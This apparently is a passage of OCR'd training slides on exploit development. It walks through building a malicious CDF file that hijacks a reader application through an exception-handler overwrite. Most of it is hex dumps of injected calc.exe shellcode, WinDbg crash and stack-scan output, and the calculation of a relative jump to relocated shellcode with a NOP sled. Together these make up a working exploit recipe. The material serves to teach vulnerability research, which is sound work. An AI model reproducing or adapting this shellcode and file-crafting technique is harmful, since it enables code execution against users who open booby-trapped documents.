

- We caused the opcodes we inserted into the cdf file to be executed. We are very close to owning this thing… we just need to get some real shellcode to execute. Let's replace those 0xCC's with calc.exe spawning shellcode.
- Hint: make a copy of the exploit file each time you make a change, this isnt going to be as easy as you might hope…



```
00000240  00 99 CC 33 99 CC 66 99 CC 99 99 CC CC 99 CC FF  .™Ì3™Ìf™Ì™™ÌÌ™Ìÿ
00000250  99 FF 00 99 FF 33 99 FF 66 99 FF 99 99 FF CC EB  ™ÿ.™ÿ3™ÿf™ÿ™™ÿÌë
00000260  06 00 00 FC 14 E4 62 FC E8 89 00 00 00 60 89 E5  ...ü.äbüè‰...`‰å
00000270  31 D2 64 8B 52 30 8B 52 0C 8B 52 14 8B 72 28 0F  1Òd‹R0‹R.‹R.‹r(.
00000280  B7 4A 26 31 FF 31 C0 AC 3C 61 7C 02 2C 20 C1 CF  ·J&1ÿ1À¬<a|., ÁÏ
00000290  0D 01 C7 E2 F0 52 57 8B 52 10 8B 42 3C 01 D0 8B  ..ÇâðRW‹R.‹B<.Ð‹
000002A0  40 78 85 C0 74 4A 01 D0 50 8B 48 18 8B 58 20 01  @x…ÀtJ.ÐP‹H.‹X .
000002B0  D3 E3 3C 49 8B 34 8B 01 D6 31 FF 31 C0 AC C1 CF  Óã<I‹4‹.Ö1ÿ1À¬ÁÏ
000002C0  0D 01 C7 38 E0 75 F4 03 7D F8 3B 7D 24 75 E2 58  ..Ç8àuô.}ø;}$uâX
000002D0  8B 58 24 01 D3 66 8B 0C 4B 8B 58 1C 01 D3 8B 04  ‹X$.Óf‹.K‹X..Ó‹.
000002E0  8B 01 D0 89 44 24 24 5B 5B 61 59 5A 51 FF E0 58  ‹.Ð‰D$$[[aYZQÿàX
000002F0  5F 5A 8B 12 EB 86 5D 6A 01 8D 85 B9 00 00 00 50  _Z‹.ë†]j..…¹...P
00000300  68 31 8B 6F 87 FF D5 BB F0 B5 A2 56 68 A6 95 BD  h1‹o‡ÿÕ»ðµ¢Vh¦•½
00000310  9D FF D5 3C 06 7C 0A 80 FB E0 75 05 BB 47 13 72  .ÿÕ<.|.€ûàu.»G.r
00000320  6F 6A 00 53 FF D5 63 61 6C 63 2E 65 78 65 00 FF  oj.SÿÕcalc.exe.ÿ
00000330  66 FF FF 99 FF FF CC FF FF FF 21 F9 04 01 00 00  fÿÿ™ÿÿÌÿÿÿ!ù....
00000340  10 00 2C 00 00 00 00 08 02 E9 01 00 08 FF 00 FF  ..,......é...ÿ.ÿ
```


- Here I’ve used the hex editor to hack in the calc.exe spawning shellcode where I had originally put 0xCC’s. I clobbered some other stuff too with all this shellcode, hopefully that doesn’t matter..
- Let’s give this one a go and see what happens.

Hmm…




```
(dfc.3d8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=ab8f4e8d ebx=000015c0 ecx=2abfff5f edx=00000002 esi=008f510f edi=00130000
eip=7855ae7a esp=0012fd14 ebp=0012fd1c iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210212
MSVCR90!memcpy+0x5a:
7855ae7a f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> g
(dfc.3d8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=62e414fc edx=7c9032bc esi=7c9032a8 edi=00000000
eip=00130047 esp=0012f94c ebp=0012fa2c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210246
<Unloaded_AN32.dll>+0x130046:
00130047 0000            add     byte ptr [eax],al          ds:0023:00000000=??
```

- No calc.exe… Who can tell me (or at least speculate as to what happened?)



```
0:000> db 12ffb8 l200
0012ffb8  fc e8 89 00 00 00 60 89-e5 31 d2 64 8b 52 30 8b  ......`..1.d.R0.
0012ffc8  52 0c 8b 52 14 8b 72 28-0f b7 4a 26 31 ff 31 c0  R..R..r(..J&1.1.
0012ffd8  ac 3c 61 7c 02 2c 20 c1-cf 0d 01 c7 e2 f0 52 57  .<a|., .......RW
0012ffe8  8b 52 10 8b 42 3c 01 d0-8b 40 78 85 c0 74 4a 01  .R..B<...@x..tJ.
0012fff8  d0 50 8b 48 18 8b 58 20-41 63 74 78 20 00 00 00  .P.H..X Actx ...
00130008  01 00 00 00 9c 24 00 00-c4 00 00 00 00 00 00 00  .....$..........
00130018  20 00 00 00 00 00 00 00-14 00 00 00 01 00 00 00   ...............
```




```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   FC E8 89 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B   üè‰...`‰å1Òd‹R0‹
00000010   52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF 31 C0   R.‹R.‹r(.·J&1ÿ1À
00000020   AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F0 52 57   ¬<a|., ÁÏ..ÇâðRW
00000030   8B 52 10 8B 42 3C 01 D0 8B 40 78 85 C0 74 4A 01   ‹R.‹B<.Ð‹@x…ÀtJ.
00000040   D0 50 8B 48 18 8B 58 20 01 D3 E3 3C 49 8B 34 8B   ÐP‹H.‹X .Óã<I‹4‹
00000050   01 D6 31 FF 31 C0 AC C1 CF 0D 01 C7 38 E0 75 F4   .Ö1ÿ1À¬ÁÏ..Ç8àuô
00000060   03 7D F8 3B 7D 24 75 E2 58 8B 58 24 01 D3 66 8B   .}ø;}$uâX‹X$.Óf‹
00000070   0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24   .K‹X..Ó‹.‹.Ð‰D$$
00000080   5B 5B 61 59 5A 51 FF E0 58 5F 5A 8B 12 EB 86 5D   [[aYZQÿàX_Z‹.ë†]
00000090   6A 01 8D 85 B9 00 00 00 50 68 31 8B 6F 87 FF D5   j..…¹...Ph1‹o‡ÿÕ
000000A0   BB F0 B5 A2 56 68 A6 95 BD 9D FF D5 3C 06 7C 0A   »ðµ¢Vh¦•½.ÿÕ<.|.
000000B0   80 FB E0 75 05 BB 47 13 72 6F 6A 00 53 FF D5 63   €ûàu.»G.roj.SÿÕc
000000C0   61 6C 63 2E 65 78 65 00                           alc.exe.
```

- Not all of our shellcode got copied.
- Why?

Plan B


- Since we don't have enough room on the stack to put our 200 byte calc shellcode AFTER the exception handler record. You need to relocate it.
- Restore your exploit file with the 0xCC opcode bytes after the exception record.
- Try to transplant your shellcode elsewhere in the file so that it ends up in one piece on the stack.
- Then, change the 0xCC bytes after the exception handler record (the bytes that get executed) to get a relative call/jmp to your transplanted shellcode.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  43 44 46 08 02 00 00 E9 01 00 00 20 00 00 00 1C  CDF....é... ....
00000010  00 00 00 0E 00 00 AB 03 00 00 00 C0 15 00 00 90  ......«....À....
00000020  90 90 90 90 90 90 FC E8 89 00 00 00 60 89 E5 31  ......üè‰...`‰å1
00000030  D2 64 8B 52 30 8B 52 0C 8B 52 14 8B 72 28 0F B7  Òd‹R0‹R.‹R.‹r(.·
00000040  4A 26 31 FF 31 C0 AC 3C 61 7C 02 2C 20 C1 CF 0D  J&1ÿ1À¬<a|., ÁÏ.
00000050  01 C7 E2 F0 52 57 8B 52 10 8B 42 3C 01 D0 8B 40  .ÇâðRW‹R.‹B<.Ð‹@
00000060  78 85 C0 74 4A 01 D0 50 8B 48 18 8B 58 20 01 D3  x…ÀtJ.ÐP‹H.‹X .Ó
00000070  E3 3C 49 8B 34 8B 01 D6 31 FF 31 C0 AC C1 CF 0D  ã<I‹4‹.Ö1ÿ1À¬ÁÏ.
00000080  01 C7 38 E0 75 F4 03 7D F8 3B 7D 24 75 E2 58 8B  .Ç8àuô.}ø;}$uâX‹
00000090  58 24 01 D3 66 8B 0C 4B 8B 58 1C 01 D3 8B 04 8B  X$.Óf‹.K‹X..Ó‹.‹
000000A0  01 D0 89 44 24 24 5B 5B 61 59 5A 51 FF E0 58 5F  .Ð‰D$$[[aYZQÿàX_
000000B0  5A 8B 12 EB 86 5D 6A 01 8D 85 B9 00 00 00 50 68  Z‹.ë†]j..…¹...Ph
000000C0  31 8B 6F 87 FF D5 BB F0 B5 A2 56 68 A6 95 BD 9D  1‹o‡ÿÕ»ðµ¢Vh¦•½.
000000D0  FF D5 3C 06 7C 0A 80 FB E0 75 05 BB 47 13 72 6F  ÿÕ<.|.€ûàu.»G.ro
000000E0  6A 00 53 FF D5 63 61 6C 63 2E 65 78 65 00 00 99  j.SÿÕcalc.exe..™
000000F0  66 00 99 99 00 99 CC 00 99 FF 00 CC 00 00 CC 33  f.™™.™Ì.™ÿ.Ì..Ì3
```

- Some windbg investigation told me the location of the file being memcpy’d was where the “zero day haiku” ascii bytes were. Since I figure this will get copied on the stack, I’ll overwrite that message with my shellcode.
- Next I’ll need to reload the file with cdf reader, and try to locate the address of where my new shellcode ends up.
- Notice I gave myself some NOPs as well so I have some wiggle room.


Scanning for shellcode



```
0:000> s 120000 1ffff 90 90 90 90
0012fd70  90 90 90 90 90 90 90 fc-e8 89 00 00 00 60 89 e5  .............`..
0012fd71  90 90 90 90 90 90 fc e8-89 00 00 00 60 89 e5 31  ............`..1
0012fd72  90 90 90 90 90 fc e8 89-00 00 00 60 89 e5 31 d2  ...........`..1.
0012fd73  90 90 90 90 fc e8 89 00-00 00 60 89 e5 31 d2 64  ..........`..1.d
```


- Here I’ve recreated the crash with my work in progress exploit file, and scanned the stack space for my shellcode/nops.
- They seem to be located at 12fd70.

Calculating jmp




```
MSVCR90!memcpy+0x5a:
7855ae7a f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> g
(de0.cbc): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=62e414fc edx=7c9032bc esi=7c9032a8 edi=00000000
eip=0012ffb8 esp=0012f950 ebp=0012fa2c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_AN32.dll>+0x12ffb7:
0012ffb8 cc              int     3
0:000> ?12ffb8-12fd70
Evaluate expression: 584 = 00000248
```

- At the time I get to my 0xCC opcodes, I am 0x248 bytes away from my transplanted shellcode. Therefore if I change my 0xCC opcodes to a relative jmp/call backwards ~0x248 bytes, I should start executing my shellcode.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000150  CC 33 66 FF 33 99 00 33 99 33 33 99 66 33 99 99  Ì3fÿ3™.3™33™f3™™
00000160  33 99 CC 33 99 FF 33 CC 00 33 CC 33 33 CC 66 33  3™Ì3™ÿ3Ì.3Ì33Ìf3
00000170  CC 99 33 CC CC 33 CC FF 33 FF 00 33 FF 33 33 FF  Ì™3ÌÌ3Ìÿ3ÿ.3ÿ33ÿ
00000180  66 33 FF 99 33 FF CC 33 FF FF 66 00 00 66 00 33  f3ÿ™3ÿÌ3ÿÿf..f.3
00000190  66 00 66 66 00 99 66 00 CC 66 00 FF 66 33 00 66  f.ff.™f.Ìf.ÿf3.f
000001A0  33 33 66 33 66 66 33 99 66 33 CC 66 33 FF 66 66  33f3ff3™f3Ìf3ÿff
000001B0  00 66 66 33 66 66 66 66 66 99 66 66 CC 66 66 FF  .ff3fffff™ffÌffÿ
000001C0  66 99 00 66 99 33 66 99 66 66 99 99 66 99 CC 66  f™.f™3f™ff™™f™Ìf
000001D0  99 FF 66 CC 00 66 CC 33 66 CC 66 66 CC 99 66 CC  ™ÿfÌ.fÌ3fÌffÌ™fÌ
000001E0  CC 66 CC FF 66 FF 00 66 FF 33 66 FF 66 66 FF 99  ÌfÌÿfÿ.fÿ3fÿffÿ™
000001F0  66 FF CC 66 FF FF 99 00 00 99 00 33 99 00 66 99  fÿÌfÿÿ™..™.3™.f™
00000200  00 99 99 00 CC 99 00 FF 99 33 00 99 33 33 99 33  .™™.Ì™.ÿ™3.™33™3
00000210  66 99 33 99 99 33 CC 99 33 FF 99 66 00 99 66 33  f™3™™3Ì™3ÿ™f.™f3
00000220  99 66 66 99 66 99 99 66 CC 99 66 FF 99 99 00 99  ™ff™f™™fÌ™fÿ™™.™
00000230  99 33 99 99 66 99 99 99 99 99 CC 99 99 FF 99 CC  ™3™™f™™™™™Ì™™ÿ™Ì
00000240  00 99 CC 33 99 CC 66 99 CC 99 99 CC CC 99 CC FF  .™Ì3™Ìf™Ì™™ÌÌ™Ìÿ
